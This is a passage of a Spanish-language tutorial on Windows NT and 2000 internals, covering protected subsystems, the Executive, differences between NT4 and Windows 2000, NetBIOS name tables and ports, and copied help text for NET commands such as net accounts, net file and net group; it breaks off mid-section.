Cabe destacar que gran parte de la informacion que he metido en esta seccion esta basada en dos libros en concreto y una web, la web de proyecto enete.

[2.1 - Subsistemas protegidos]

Los subsistemas protegidos son una serie de procesos servidores que se ejecutan en modo NO privilegiado (como los procesos de usuario), los cuales poseen algunas caracteristicas que los diferencian de estos.

Primero veamos que significan esos palabros tan raros como "procesos servidores", "modo no privilegiado", y demas tecnicismos.

Esto no es nada del otro mundo, pero para entenderlo veamos algunos aspectos de NT que son necesarios para entender la explicacion. Espero no irme por las ramas...

La arquitectura de NT distingue de dos tipos de nucleo... uno llamado ’Executive’ (o administrativo) y otro llamado ’subsistema protegido’. A los modulos de kernel executive se les llama modulos ejecutados en modo privilegiado. Se dice privilegiado por las funciones que puede cumplir. Y a los modulos ejecutados en modo no privilegiado se les llama subsistemas protegidos. Espero haya quedado clara la definicion de modo no privilegiado y modo privilegiado... si es asi prosigamos.

Definamos ahora "procesos servidores". Hemos de saber que NT entiende a los programas como clientes del SO, clientes que el propio SO debe de servir. Para esto NT viene equipado con varias entidades servidoras.

Y por ultimo repasemos el conpecto de subsistemas protegidos con otras palabras para que no queden dudas. Son una seria de procesos servidores ejecutados en modo no privilegiado.

Estos se inician al arrancar NT, y puede haber dos tipos: los integrales y los de entorno.

Pues por muy pesado que se haga esto tengo que seguir con las definiciones. Un subsistema integral es aquel servidor que ejecuta una funcion muy importante en el SO, como por ejemplo el que gestiona el tema de la seguridad. Lo de integral pensad que es por aquello de que es esencial para el SO.

Los subsistemas de entorno son los que dan respaldo a los programas provinentes de sistemas operativos diferentes, adaptandolos para que puedan ser ejecutados en NT. Nos encontramos 3 de este tipo:

-[S u b s i s t e m a s d e e n t o r n o]-

* Win32

  Este es el principal, es el que proporciona la interfaz para los programas especificamente programados para NT. Sin embargo sus funciones van mas alla, pues no solo se encarga de los programas exclusivamente para NT, sino tambien interpreta los fabricados para otros sistemas operativos de la misma casa, como las hechas para DOS, Win9x e incluso Win 3.11 e inferiores. Para ello crearia un nuevo subsistema protegido para cada una de ellas. En caso de que el programa que tenga que interpretar sea de Dos o Windows 3.11 o inferior, asi el subsistema creado se llamaria VDM, siglas de Virtual DOS Machine, o maquina virtual DOS. Este no es mas que un _simulador_ del DOS, no el DOS en si. Para Win 3.11 e inferiores las llamadas al API (Application Program Interface, o programa de aplicacion de interfaz. Esta es la parte del sistema operativo que provee a las aplicaciones una interfaz de uso comun) de Win16 son asociadas con las del API Win32, lo que se llama WOW (Windows On Win32). Este subsistema se encarga de todo lo relacionado con la GUI (Graphical User Interface, o interfaz de usuario grafica), teniendo el control de las entradas del usuario y las salidas del programa.

* POSIX

  Son las siglas de Portable Operating System Interface for UNIX. Este es el que da soporte a las aplicaciones Unix (y derivados de esta). Esta norma se elaboro por la IEEE (Instituto Of Electric And Electronic Engineers, o en espa~ol Instituto de Ingenieros en electricidad y electronica) con el fin de lograr la portabilidad de los programas en distintos entornos Unix. Es un conjunto de 23 normas, las cuales son identificadas con nombres desde IEEE 1003.0 a IEEE 1003.22, o lo que es lo mismo POSIX.0 a POSIX.22. De todas estas el subsistema posix de NT tan solo soporta 1, la POSIX.1, la cual define un conjunto de llamadas al sistema en el lenguaje C. Este subsistema tambien sirve las llamadas interactuando con el Executive. Aparte de eso define aspectos del sistema Unix que ayudan a definirlo mejor, como son las relaciones jerarquicas entre los procesos padres e hijos.

* OS/2

  Pues igual pero este da soporte a las aplicaciones del OS/2. Suministra la interfaz grafica y las llamadas al sistema, cuyas llamadas son servidas con la ayuda del executive.

-[S u b s i s t e m a s i n t e g r a l e s]-

* Proceso de inicio

  Este proceso (tambien llamado Logon Process), recibe las peticiones de conexion por parte de los usuarios. No es uno sino dos procesos, y cada uno se encarga de un tipo distinto de conexion. Uno es el proceso de inicio local, que es el que gestiona la conexion de usuarios locales directamente a un ordenador NT, y el otro es el proceso de inicio remoto, el cual es el encargado de gestionar las conexiones de los usuarios remotos a procesos servidores de NT. Sino teneis claro lo de procesos servidores mirar la explicacion dada mas arriba.

* Seguridad

  El subsistema de seguridad realiza un papel muy importante, ya que interacciona con el proceso de inicio y el monitor de referencias de seguridad, contruyendose el modelo de seguridad de NT. Este subsistema interactua con el proceso de inicio, atendiendo las peticiones de acceso al sistema. Dicho subsistema cuanta con dos componentes: la autoridad de seguridad local y el administrador de cuentas, los cuales vimos mas arriba.

[2.2 - El executive]

Vistos las dos clases de subsistemas protegidos, pasamos a ver el nucleo ejecutado en modo privilegiado, sin restriccion alguna, el executive.

Definiremos al Executive como un conjunto de programas que se ejecutan en modo privilegiado. Aqui explicaremos cuales son y para que sirven esos programas.

Destacar que el executive _NO_ es el nucleo de NT, sino que el nucleo de NT es uno de los programas componentes de este.

Seguramente a algunos les resultara incomodo ver como me dirijo a un conglomerado de aplicaciones software (valga la rebuznancia) como programas. Por comodidad y por que significa lo mismo me dirijo a ellos como programas. Supongo que eso no molestara a nadie.

Veamos de que se compone el executive mas a fondo:

* Object Manager

El Object Manager (o administrador de objetos) es el encargado de crear, gestionar y eliminar todos los objetos del Executive.

* Process Manager

El administrador de procesos se encarga de crear, gestionar y eliminar los procesos y subprocesos. De esta manera subministra el tiempo de CPU adecuado para cada subproceso.

* Virtual Memory Manager

En espa~ol administrador de memoria virtual. Gestiona la memoria en el sistema, determina los bloques de trabajo de cada proceso, entre otros aspectos relacionados con la politica de gestion de la memoria.

* LPC Facility

En espa~ol facilidad de llamada a procediciento local. Gestiona la recepcion y el envio de las llamadas a procedimiento local entre las aplicaciones cliente y los subsistemas protegidos.

* I/O Manager

El administrador de entrada salida consta de bastantes subcomponentes, como el administrador del sistema de ficheros, el administrador de caches, los drivers de dispositivo del sistema y el administrador de caches.

Basicamente su funcion es la de gestionar la comunicacion entre los distintos drivers de un dispositivo.

Este trabaja en conjunto con otros componentes del Executive, sobre todo el VMM.

No vamos a explicar en detalle la funcion de todos los subcomponentes, para ello revisar el apendice donde se os remite a lugares con mucha informacion sobre este tema.

* El monitor de referencias a seguridad

Ya lo hemos explicado anteriormente

* El kernel

He aqui el nucleo, el "alma mater" de NT. Como veis es un componente mas del executive, y no el executive en si. Esto es porque no se quiso sobrecargar de funciones.

Se encarga de las funciones mas basicas, como la ejecucion de subprocesos, el manejo de las interrupciones hardware, entre otras cosas.

* Hal

Y aqui tenemos al tan famoso Hal. Sus siglas significan Hardware Abstraction Layer, que en espa~ol equivale a nivel de abstraccion de hardware. Es la interfaz existente entre los drivers y NT. Es capaz de adaptar los drivers a otras arquitecturas de entrada/salida, sin tener que ser demasiado modificados.

[2.3 - Llamadas a procedimientos]

Como ya sabeis NT posee una arquitectura de tipo cliente-servidor. Por eso NT viene equipado con un mecanismo de llamada a procedimiento remoto y otro para los procedimientos de llamada local.

Voy a intentar explicar cada uno de ellos lo mas brevemente posible, dando una vision general de lo que son. No me adentrare mas sencillamente porque el tema se complica lo suyo, y lo que pretendo es dar una idea general, que os hagais una idea.

Por supuesto si quereis saber mas, podeis pasaros por el apendice, donde encontrareis referencias a sitios/documentos donde poder documentaros mas.

* Local Procedure Call

En espa~ol llamada a procedimiento local. Este tipo de procedimiento es usado cuando un proceso requiere los servicios de algun subsistema protegido, normalmente el subsistema Win32.

* Remote Procedure Call

Igual que el anterior pero al contrario de este este se efectua remotamente, accediendo a las funciones de los procesos servidor desde un proceso cliente de manera transparente para el usuario.

[3 - Diferencias entre NT4 y W2000]

Es hora de ver que diferencias existen entre estas distintas versiones de NT. Muy pocos administradores que usan NT4 o W2000 server (o cualquiera de sus variantes orientadas a servidores) no tienen claro que tiene de nuevo W2000 (a partir de ahora W2K) sobre NT4. Te diran que es mas seguro, que es mas robusto, Aunque no se sepa bien porque. Pasamos a ver los aspectos a destacar mas relevantes.

[3.1 - Active Directory]

No podia ser de otra manera, que empezando por uno de los cambios mas destacables, la aparicion del Active Directory.

En la traduccion al espa~ol nos quedaria Directorio Activo, que por decir, no dice mucho. Es el nuevo servicio de directorios para W2K. Aqui se almacena la informacion sobre los recursos de la red y ademas provee los servicios que hacen que la tarea de administracion se simplifique de manera notable.

Este servicio esta basado en DNS (Domain Name Server) y LDAP (Lightweight Directory Access Prococol).

De momento solo se ha encontrado un solo bug del Active Directory (octubre del 2000), por lo que parece que los chicos de MS se han molestado mas que de costumbre en el tema de la seguridad.

[3.2 - DNS Dinamico]

Esta nueva caracteristica logra que a cada maquina se le reconozca no por su nombre netbios sino por su nombre DNS.

Es decir lo usara para resolver o traducir nombres de ordenadores a direcciones IP. Tambien lo usa como su servicio de nombres de dominio.

Ventaja? pues que se usa el nombre para los dominios de inet y tus ordenadores del dominio.

Sin embargo de dinamico poco vemos aqui, y es que aun no he explicado el meollo de la cuestion. Lo de dinamico viene a la caracteristica de asignar a los ordenadores clientes con ip’s asignadas automaticamente los servicios DNS. de ahi lo de dinamico.

Para quien se pregunte si se van a suprimir los nombres netbios por esta nueva caracteristica, que sepa que no. Como ya es costumbre en NT, se mantienen la compatibilidad con facetas anteriores (lo que hace a NT mas debil conservando aspectos poco seguros).

[3.3 Estandar Kerberos]

Ya era hora de que implementasen Kerberos, era algo que se pedia desde hace tiempo, y por fin ya lo tenemos. Los u*x ya gozaban del modulo de seguridad Kerberos hace tiempo.

En los entornos de red, los programas usan el protocolo NTLM (NT Lan Manager) para autentificarse, y para proteger sus datos. Ahora esto cambiara y se usara Kerberos.

El porque de la sustitucion es las mejoras que Kerberos aporta a NTLM, entre las que se encuentra la autentificacion mutua. Expliquemonos, lo de mutua viene de que no solo el cliente se tendra que autentificar ante el servidor sino tambien el servidor ante el cliente. La deshonra para los servidores, el rebajarse a autentificarse cara un mero cliente ;-).

Quien quiera entender el funcionamiento de Kerberos que consulte el apendice.

[3.4 Mejoras en el NTFS]

Pues entre las nuevas mejoras al sistema de archivos nativo de NT nos encontramos con posibilidades como la de a~adir espacio en una particion NTFS sin tener que reiniciar la maquina. Tambien ofrece soporte para encriptar los archivos, poder limitar el espacio de disco, etc.

[3.5 Demas mejoras]

Aparte de estas mejoras nos encontramos con mas herramientas administrativas, entre las que destacar el servidor de telnet, de manera que ya no hay que recurrir a herramientas de terceros para hacer algo tan basico como administrar el servicio telnet.

Ademas incorpora intellimirror, que es un conjunto de caracteristicas nativas de W2K para administrar las configuraciones, los cambios de escritorio, y que nos puede servir incluso para instalar remotamente W2K.

Algo que me ha llamado la atencion es que permite ademas el trabajar con archivos compartidos, de manera que si te desconectas de una red, al reconectarte a dicha red no pierdes las preferencias que tenias al estar conectado.

Tambien soporta las tarjetas inteligentes, tambien llamadas smartcards, las cuales pueden permitir entre otras cosas realizar el proceso de autentificacion por otros factores distintos al tipico login/pass, en principio aportando mas seguridad.

Ademas de esto puedes encontrar que hay mas compatibilidad con los controladores, con el hardware, se mejora el dfs, etc.

[4 - Resumen]

Aqui se ha visto algo de la arquitectura de NT, los componentes de su modelo de seguridad, sus novedades, algo de su funcionamiento en red, entre otras cosas.

Ahora que ya se han asimilado algunos conceptos esenciales, pasemos a ver como esta el panorama de la inseguridad de NT.

-=-

Parte II - Agujeros del sistema

Ahora vamos a profundizar en los agujeros de seguridad mas comunes de NT. Asimismo repasaremos los conceptos que esten relacionados con estos agujeros con el fin de comprenderlos mejor.

[5 - Introduccion a NetBIOS]

NetBIOS es una Interfaz de programacion de aplicaciones (o API) que los programas en una red local lo pueden utilizar. NetBIOS proporciona a los programas un conjunto uniforme de comandos para solicitar los servicios de bajo nivel necesarios para administrar nombres, dirigir sesiones y enviar datagramas entre los nodos de una red.

Normalmente es usado en redes locales peque~as, de 200 maquinas cliente para abajo.

Este puede ser usado en casi todos los sistemas operativos de red, y pudiendo ser transportado sobre bastantes protocolos de red.

[5.1 - Historia de NetBIOS]

NetBIOS son las siglas de Network Basic Input/Output System, y se desarrollo por IBM y Systek, los cuales lo crearon con el fin de poder subministrar a los programas de una interfaz que pudiera acceder a los recursos de las redes locales.

En poco tiempo NetBIOS se asento como un estandar para acceder a todo tipo de redes, gracias entre otras cosas a que era tan solo una interfaz entre las aplicaciones y la tarjeta ethernet, con lo cual era independiente del hardware que se usara.

Mas tarde salio a la luz Netbeui, un protocolo de red de Microsoft, que

es NetBIOS pero bastante mejorado, a~adiendo una capa de transporte no estandarizada en NetBIOS.

[5.2 - Conceptos sobre NetBIOS]

Antes de seguir veremos algo mas sobre NetBIOS que nos ayudara a entenderlo mas.

Primero veamos los nombres NetBIOS:

Nombres NetBIOS

Los llamados Nombres NetBIOS se usan para identificar los distintos recursos en la red. Gracias a estos nombres los equipos pueden comunicarse utilizando datagramas de NetBIOS y establecer sesiones entre ellos.

Estos nombres deben tener una longitud maxima de 16 caracteres alfanumericos, cuyo primer caracter no puede ser '*'.

Para que un equipo se quiera registrar en la red, debe mandar un mensaje broadcast en el que indique su nombre NetBIOS para poder ser identificado por los otros equipos. Aqui pueden suceder dos cosas, una que el nombre no este usado, por lo cual el equipo se registraria satisfactoriamente; la otra que el nombre por el que se identifica ya esta siendo usado, por lo que el intento de registro termina, teniendo que identificarse el equipo por otro nombre.

Hay dos tipos de nombres, los nombres unicos (unique) y los de grupos (group). Los nombres unicos como su nombre indica se llevan individualmente por un equipo, el cual le representa _solo a el_. Los nombres de grupo representan a un grupo por lo que se pueden repetir y puede repetirse varias veces en la red.

Estos nombres pueden tener una longitud de 16 caracteres, sin embargo son 15 caracteres los que identifican a nuestro equipo, y el caracter numero 16 es usado por los servicios de red de Microsoft como un sufijo para poder identificar el tipo de servicio que ofrece.

Cada nodo de NetBIOS mantiene una tabla con informacion de todos los nombres que se estan usando en el nodo.

A continuacion una aproximacion de lo que seria una tabla de NetBIOS, que muestra los sufijos que se utilizan en NT:

Nombre	Sufijo	Tipo	Servicio
<nombre_del_ordenador>	00	U	Workstation Service
<nombre_del_ordenador>	01	U	Messenger Service
<_MSBROWSE_>	01	G	Master Browser
<nombre_del_ordenador>	03	U	Messenger Service
<nombre_del_ordenador>	06	U	RAS Server Service
<nombre_del_ordenador>	1F	U	NetDDE Service
<nombre_del_ordenador>	20	U	File Server Service

<nombre_del_ordenador>	21	U	RAS Client Service
<nombre_del_ordenador>	22	U	Exchange Interchange
<nombre_del_ordenador>	23	U	Exchange Store
<nombre_del_ordenador>	24	U	Exchange Directory
<nombre_del_ordenador>	30	U	Modem Sharing Server Service
<nombre_del_ordenador>	31	U	Modem Sharing Client Service
<nombre_del_ordenador>	43	U	SMS Client Remote Control
<nombre_del_ordenador>	44	U	SMS Admin Remote Control Tool
<nombre_del_ordenador>	45	U	SMS Client Remote Chat
<nombre_del_ordenador>	46	U	SMS Client Remote Transfer
<nombre_del_ordenador>	4C	U	DEC Pathworks TCPIP Service
<nombre_del_ordenador>	52	U	DEC Pathworks TCPIP Service
<nombre_del_ordenador>	87	U	Exchange MTA
<nombre_del_ordenador>	6A	U	Exchange IMC
<nombre_del_ordenador>	BE	U	Network Monitor Agent
<nombre_del_ordenador>	BF	U	Network Monitor Apps
<nombre_del_usuario>	03	U	Messenger Service
<dominio>	00	G	Domain Name
<dominio>	1B	U	Domain Master Browser
<dominio>	1C	G	Domain Controllers
<dominio>	1D	U	Master Browser
<dominio>	1E	G	Browser Service Elections
<INetServicios>	1C	G	Internet Information Server
<ISnombre_de_ordenador>	00	U	Internet Information Server

He aqui la tipica tabla de nombres NetBIOS, de la cual paso a explicar cada elemento:

El apartado "nombre" supongo que queda claro, el nombre del/los equipo/s en cuestion, no tiene mas.

El apartado sufijo si necesita mayor explicacion. Estos sufijos (expresados en hexadecimal) representan diversos servicios, veamos que representa que:

---- --- -- - Tipo Unique ---- --- -- -

<00> Nombre del servicio de la estacion de trabajo, es el nombre que se refiere al nombre NetBIOS.

<03> Nombre del servicio de mensajeria. Se usa cuando enviamos o recibimos mensajes.

<06> Servicio de servidor RAS.

<1B> Nombre del dominio principal. Este identifica al primer controlador de dominio.

<1F> Servicio NetDDE.

<20> Cliente RAS.

<BE> Monitor de agente de red.

<BF> Utilidad de monitor de red.

---- --- -- - Tipo Group ---- --- -- -

<1C> Nombre del grupo de dominio. Este contiene la lista de direcciones de los equipos que estan registrados en el dominio.

<1D> Nombre del Master Browser.

<1E> Nombre de un grupo normal.

<20> Nombre de un grupo de Internet, con fines administrativos. Supongo que mas de una vez habreis buscado grupos de este tipo :->.

Ahora veamos el apartado "tipo", que representa el tipo de grupo. Hay 5 tipos de grupos, veamos cuales:

Unique (U): Representa a un equipo, el cual debe tener no mas de una IP asignada.

Group (G): Representa a un grupo de equipos, por lo tanto debe existir con mas de una direccion IP.

Multihomed (M): El nombre de equipo es de tipo unico (unique), sin embargo al tener varias tarjetas ethernet en el mismo equipo se le permite registrar. Puede tener hasta 25 direcciones IP.

Internet Group (I): Configuracion de un grupo para poder gestionar los nombres de dominio de winnt.

Domain Name (D): Nombre del dominio. Solo disponible en versiones NT 4 o superior.

Y el apartado "servicio" define el servicio por lo que no requiere mayor explicacion.

Para ver una tabla como la que hemos visto en la que se vean los nombres registrados, o informacion sobre un nombre registrado en un grupo o servidor de red, escribe lo siguiente:

nbtstat -A (direccion IP)

o bien

nbtstat -a (nombre del host)

Mas adelante revisaremos el comando Nbtstat en profundidad.

Funcionamiento de NetBIOS

Ahora que ya hemos visto lo mas esencial sobre NetBIOS no esta de mas que veamos detalladamente su funcionamiento.

Cuando se establece una conexion con un equipo se inicia una sesion, que permite mandar mensajes largos y corregir los errores (al igual que el TCP/IP).

NetBIOS permite comunicaciones orientadas a conexion (de tipo TCP) o no orientadas a conexion y por lo tanto no asegurando que el paquete llegue a

su destino (de tipo UDP).

NetBIOS posee tres tipos de servicio diferente: El de datagramas, el de nombre y el de sesion.

El servicio de datagramas tiene asignado el puerto 138, mientras que el servicio de nombres ocupa el 137. El servicio de sesion no ocupa puerto alguno, mientras que el puerto 139 es usado para la correccion.

[5.3 - Comandos NET]

El conocer estos comandos es sumamente importante para movernos con soltura dentro del sistema y saber como hacer distintas operaciones de red.

La informacion que aqui pongo la he adaptado al edit del dos, y esta extraida de la ayuda incorporada de Windows 2000.

Seria recomendable que la copiarais y la pusierais en algun lado donde os fuera facil echarle un vistazo en caso de no acordarse de un comando, etc.

> Net Accounts:

Actualiza la base de datos de cuentas de usuario y modifica los requisitos de contrase~a e inicio de sesion para todas las cuentas. El servicio inicio de sesion de red debe estar en ejecucion en el equipo para el que desee cambiar los parametros de cuenta.

```
net accounts [/forcelogoff:{minutos | no}] [/minpwlen:longitud]
             [/maxpwage:{dias | unlimited}] [/minpwage:dias]
             [/uniquepw:numero] [/domain]

net accounts [/sync] [/domain]
```

Parametros
---

ninguno

Escriba net accounts sin parametros para presentar en pantalla las configuraciones actuales de contrase~a, limitaciones de inicio de sesion e informacion de dominio.

/forcelogoff:{minutos | no}

Establece el numero de minutos que transcurriran antes de que se de por finalizada una sesion de usuario en un servidor tras el vencimiento de la cuenta de usuario o el tiempo valido de inicio de sesion. Con la opcion no se impide que se produzca un cierre de sesion forzado. El valor predeterminado es no.

Cuando se especifica la opcion /forcelogoff:minutos, Windows NT envia una advertencia minutos antes de forzar la salida del usuario de la red. Si hay algun archivo abierto, Windows NT advierte al usuario. Si minutos es menor que dos, Windows NT indica al usuario que cierre la sesion de red inmediatamente.

```
 /minpwlen:longitud

   Establece el numero maximo de dias de validez de la contrase~a de  una
   cuenta de usuario. Los valores  validos  oscilan  entre  los  0  y  14
   caracteres; el valor predeterminado es de 6 caracteres.

 /maxpwage:{dias | unlimited}

   Establece el numero maximo de dias de validez de la contrase~a de  una
   cuenta de usuario. El valor unlimited establece un  tiempo  ilimitado.
   La opcion /maxpwage debe ser menor que /minpwage. Los valores  validos
   oscilan entre 1 y 49710 dias (unlimited); el valor  predeterminado  es
   de 90 dias.

 /minpwage:dias

   Establece el numero minimo de dias que han de transcurrir antes de que
   un usuario pueda cambiar una contrase~a nueva. Un  valor  0  significa
   que no hay tiempo minimo. Los valores validos oscilan entre 0 y  49710
   dias; el valor predeterminado es de 0 dias.

 /uniquepw:numero

   Impide que el  usuario  repita  la  misma  contrase~a  durante  numero
   cambios de contrase~a. Los valores validos oscilan entre 0 y 8 cambios
   de contrase~a; el valor predeterminado es de 5 cambios.

/domain

   Realiza la  operacion  sobre  el  controlador  principal  del  demonio
   actual. Si no se especifica este parametro, la operacion se  realizara
   en el equipo local.

   Este  parametro  se  aplica  unicamente  a  equipos  con  Windows  NT
   Workstation que son miembros de un dominio de Windows  NT  Server.  De
   manera predeterminada, los equipos con Windows NT Server realizan  las
   operaciones sobre el controlador principal del dominio.

/sync

   Cuando se utiliza en el controlador principal  de  dominio,  causa  la
   sincronizacion de todos los controladores de reserva de dicho dominio.
   Cuando  se  utiliza  en  un  controlador  de  reserva,  causa  la
   sincronizacion de ese  controlador  de  reserva  con  el  controlador
   principal de dominio unicamente. Este comando solo  se  aplica  a  los
   equipos que son miembros de un dominio de Windows NT Server.



 Ejemplos
 --------


 Para mostrar la configuracion actual para el cierre forzado  de  sesion,
 los requisitos de contrase~a y la funcion de  un  servidor  determinado,
 escriba:

   net accounts

 Para establecer un minimo de siete caracteres para las contrase~as de la
 cuenta de usuario, escriba:

   net accounts /minpwlen:7

 Para especificar que una contrase~a no  pueda  repetirse  hasta  pasados
```

cinco cambios, escriba:

  net accounts /uniquepw:5

Para evitar que los usuarios cambien la contrase~a con una frecuencia mayor que 7 dias, para forzar el cambio de contrase~a cada 30 dias y para forzar el cierre de sesion tras el vencimiento del tiempo de inicio de sesion y emitir una advertencia 5 minutos del cierre forzado, escriba:

  net accounts /minpwage:7 /maxpwage:30 /forcelogoff:5

Para realizar la tarea anterior en un equipo con Windows NT Worksation y asegurarse de que la configuracion es efectiva en el dominio de Windows NT server en el que el equipo ha iniciado la sesion, escriba:

  net accounts /minpwage:7 /maxpwage:30 /domain

Para actualizar la base de datos de cuentas de usuario de todos los servidores miembros, escriba:

  net accounts /sync

> Net Computer:

Agrega o elimina equipos de una base de datos de dominios. Este comando esta disponible solo en los equipos con Windows NT Server.

net computer \\equipo {/add | /del}

Parametros

\\equipo

  Especifica el equipo que se agrega o elimina del dominio.

/add

  Agrega el equipo especificado al dominio.

/del

  Quita el equipo especificado del dominio.

Notas

Este comando esta disponible solo en los equipos con Windows NT Server. Todas las adiciones y eliminaciones de equipos se redirigen al controlador principal de dominio.

Ejemplo

Para agregar el equipo ARCOIRIS al dominio, escriba:

```
net computer \\arcoiris /add
```

> Net Config:

Muestra los servicios configurables que estan en ejecucion, o muestra y modifica la configuracion de un servicio.

```
net config [servicio [opciones]]
```

Parametros
---

ninguno
Escriba net config sin parametros para ver una lista de los servicios configurables.

servicio
Es un servicio (server o workstation) que puede configurarse con el comando net config.

opciones
Son especificas del servicio. Vea net config server o net config workstation para obtener la sintaxis completa.

Use el comando net config servicio para cambiar parametros configurables del servicio Servidor o Estacion de trabajo. Los cambios entran en vigor inmediatamente y son permanentes.

> Net Config Server:

Muestra o cambia la configuracion para el servicio Servidor mientras dicho servicio esta en ejecucion.

```
net config server [/autodisconnect:tiempo] [/srvcomment:"texto "]
                  [/hidden:{yes | no}]
```

Parametros
---

ninguno
Escriba net config server para ver la configuracion actual del servicio servidor.

/autodisconnect:tiempo
Establece el numero maximo de minutos que una sesion de usuario puede permanecer inactiva antes de que se desconecte. Puede especificar -1 para que nunca se produzca dicha desconexion. Los valores validos oscilan entre -1 y 65545 minutos; el valor predeterminado es 15.

/srvcomment:"texto"
Agrega un comentario para el servidor que se muestra en las pantallas de Windows NT y con el comando net view. El comentario puede tener un maximo de 48 caracteres. Escriba el texto entre comillas.

/hidden:{yes | no}
Especifica si el nombre de equipo del servidor debe aparecer al

presentar la lista de servidores. Tenga en cuenta que el hecho de ocultar un servidor no modifica los permisos definidos en el. El valor predeterminado es no.

Ejemplos

Para mostrar informacion acerca del servidor local e impedir que la pantalla se desplace, escriba:

net config server | more

Para ocultar el nombre del equipo del servidor en la lista de servidores disponibles, escriba:

net config server /hidden:yes

Para desconectar a un usuario despues de 15 minutos de inactividad, escriba:

net config server /autodisconnect:15

Notas

Utilice el comando net config server para cambiar parametros configurables del servicio Servidor. Los cambios entran en vigor inmediatamente y son permanentes.

No todos los parametros del servicio servidor pueden cambiarse utilizando el comando net config server, pero el comando presenta informacion adicional. El comando presenta la siguiente informacion acerca del servidor:

1. El nombre de equipo del servidor, un comentario descriptivo y la version del software.
2. La descripcion de la red.
3. La configuracion de ocultar el servidor.
4. El numero maximo de usuarios que pueden utilizar los recursos compartidos del servidor.
5. El numero maximo de archivos del servidor que pueden estar abiertos.
6. La configuracion del tiempo de inactividad de la sesion.

> Net Config Server:

Muestra o cambia la configuracion del servicio Estacion de trabajo mientras esta en ejecucion.

net config workstation [/charcount:bytes] [/chartime:ms] [/charwait:s]

Parametros

```
ninguno
  Escriba net config workstation para mostrar  la  configuracion  actual
  del equipo local.

/charcount:bytes
  Especifica la cantidad de datos  que  recopila  Windows  NT  antes  de
  enciarlos a un dispositivo de comunicaciones. Si se establece  tambien
  /chartime:ms, Windows NT actua segun la  condicion  que  se  satisfaga
  primero. Los valores validos oscilan entre 0 y 65.535 bytes; el  valor
  predeterminado es de 16 bytes.

/chartime:ms
  Establece el numero de milisegundos  durante  los  cuales  Windows  NT
  recopila datos antes de enviarlos a un dispositivo de  comunicaciones.
  Si se establece tambien /charcount:bytes, Windows NT  actua  segun  la
  condicion que se satisfaga primero. Los valores validos oscilan  entre
  0 y 65.535. 000  milisegundos;  el  valor  predeterminado  es  de  250
  milisegundos.

/charwait:seg
  Establece el numero de segundos que  esperara  Windows  NT  a  que  un
  dispositivo de comunicaciones este  disponible.  Los  valores  validos
  oscilan entre 0 y 65.535 segundos; el valor predeterminado es de 3.600
  segundos.



Ejemplos
--------


  Para presentar  en  pantalla  la  configuracion  actual  del  servicio
  Estacion de trabajo, escriba:

     net config workstation

  Para estableces el numero de milisegundos que Windows NT espera  antes
  de  enviar  los  datos  a  un  dispositivo  de  comunicacion  a  500
  milisegundos, escriba:

     net config workstation /chartime:500



Notas
-----


  Use  el  comando  net  config  workstation  para  cambiar  parametros
  configurables del servicio Estacion de trabajo. Los cambios entran  en
  vigor inmediatamente y son permanentes.

  No todos los  parametros  del  servicio  Estacion  de  trabajo  pueden
  cambiarse con el comando  net  config  workstation.  Otros  parametros
  pueden cambiarse en el registro de configuracion.


> Net Continue:

  Vuelve a activar un servicio interrumpido.

    net continue servicio
```

Parametros
---

servicio
Los servicios que pueden reanudarse son los siguientes: servidor de archivos para macintosh (solo para Windows NT Server), servicio de publicacion de FTP, lpdsvc, inicio de sesion de red, dde de red, dsdm dde de red, proveedor de seguridad nt lm, inicio remoto (solo para Windows NT Server), servidor de acceso remoto, shedule, servidor, servicios simples de tcp/ip y estacion de trabajo.

Notas

Es un servidor y en un cliente:

Use el comando net continue para volver a activar un servicio interrumpido. Interrumpa el servicio antes de detenerlo para permitir que los usuarios finalicen sus trabajos o se desconecten de los recursos. Para efectuar una correccion poco importante en un recurso, quiza sea suficiente con efectuar una pausa en el servicio o la impresora. Use despues el comando net continue para activar de nuevo dicho servicio o impresora, sin necesidad de cancelar las conexiones de los usuarios.

En un cliente:

Use los comandos net pause y net continue para pasar de las impresoras de la red a impresora conectada a su equipo.

> Net File:

Muestra los nombres de todos los archivos compartidos abiertos en un servidor y el numero de bloqueos de archivo (si existe alguno) en cada uno de ellos. Este comando tambien cierra archivos compartidos individuales y quita bloqueos de archivo.

net file [id [/close]]

Parametros
---

ninguno
Escriba net file sin parametros para obtener una lista de los archivos abiertos en un servidor.

id
Es el numero de identificacion del archivo.

/close
Cierra un archivo abierto y libera los registros bloqueados. Escriba este comando desde el servidor en el que se comparte el archivo.

Ejemplos

Para ver una pantalla de informacion acerca de los archivos compartidos, escriba:

```
net file
```

Para cerrar un archivo con el numero de identificacion 1, escriba:

```
net file 1 /close
```

Notas

Este comando tambien puede escribirse como net files.

Use el comando net file para ver y controlar archivos compartidos en la red que, en ocasiones, se dejan abiertos y bloqueados por error. Cuando esto sucede, es imposible tener acceso a las partes bloqueadas de un archivo desde otros equipos de la red. Use la opcion /close del comando net file para quitar el bloqueo y cerrar el archivo.

La pantalla que muestra el comando net file es similar a la siguiente:

```
Archivo Ruta de acceso                  Nombre de usuario Bloqueos
-----------------------------------------------------------------

0       C:\ARCH_A.TXT                   MARISAF           0
1       C:\BASEDATOS                    DAVIDSA           2
```

> Net Group:

Agrega, muestra o modifica grupos globales en dominios de Windows NT Server. Este comando solo esta disponible en los dominios de Windows NT Server.

```
net group [nombre_grupo [/comment:"texto"]] [/domain]

net group nombre_grupo {/add [/comment:"texto"] | /delete} [/domain]

net group nombre_grupo nombre_usuario[...] {/add | /delete} [/domain]
```

Parametros
----

ninguno
Escriba net group sin parametros para mostrar el nombre de un servidor y los nombres de los grupos de dicho servidor.

nombre_grupo
Es el nombre del grupo que va a agregarse, expandirse o eliminarse. Especifique un nombre de grupo para ver la lista de los usuarios correspondientes.

/comment:"texto"
Agrega un comentario para un grupo nuevo o existente. Dicho comentario puede tener hasta 48 caracteres. Escriba el texto entre

```
    comillas.

  /domain
    Realiza la operacion  sobre  el  controlador  principal  del  dominio
    actual. Si no se especifica este parametro, la operacion se realizara
    en el equipo local.

    Este  parametro  se  aplica  unicamente  a  equipos  con  Windows  NT
    Workstation que son miembros de un dominio de Windows NT  Server.  De
    manera predeterminada, los equipos con Windows NT Server realizan las
    operaciones en el controlador principal del dominio.

  nombre_usuario[...]
    Muestra la lista de uno o mas usuarios que se  agregaran  o  quitaran
    de un grupo. Separe los nombres de usuario con un espacio en blanco.

  /add
    Agrega un grupo o un nombre de usuario a un grupo. Debe  establecerse
    una cuenta para los usuarios agregados a un grupo con este comando.

  /delete
    Quita un grupo o un nombre de usuario de un grupo.



 Ejemplos
 --------


   Para ver una lista de todos los grupos en el servidor local, escriba:

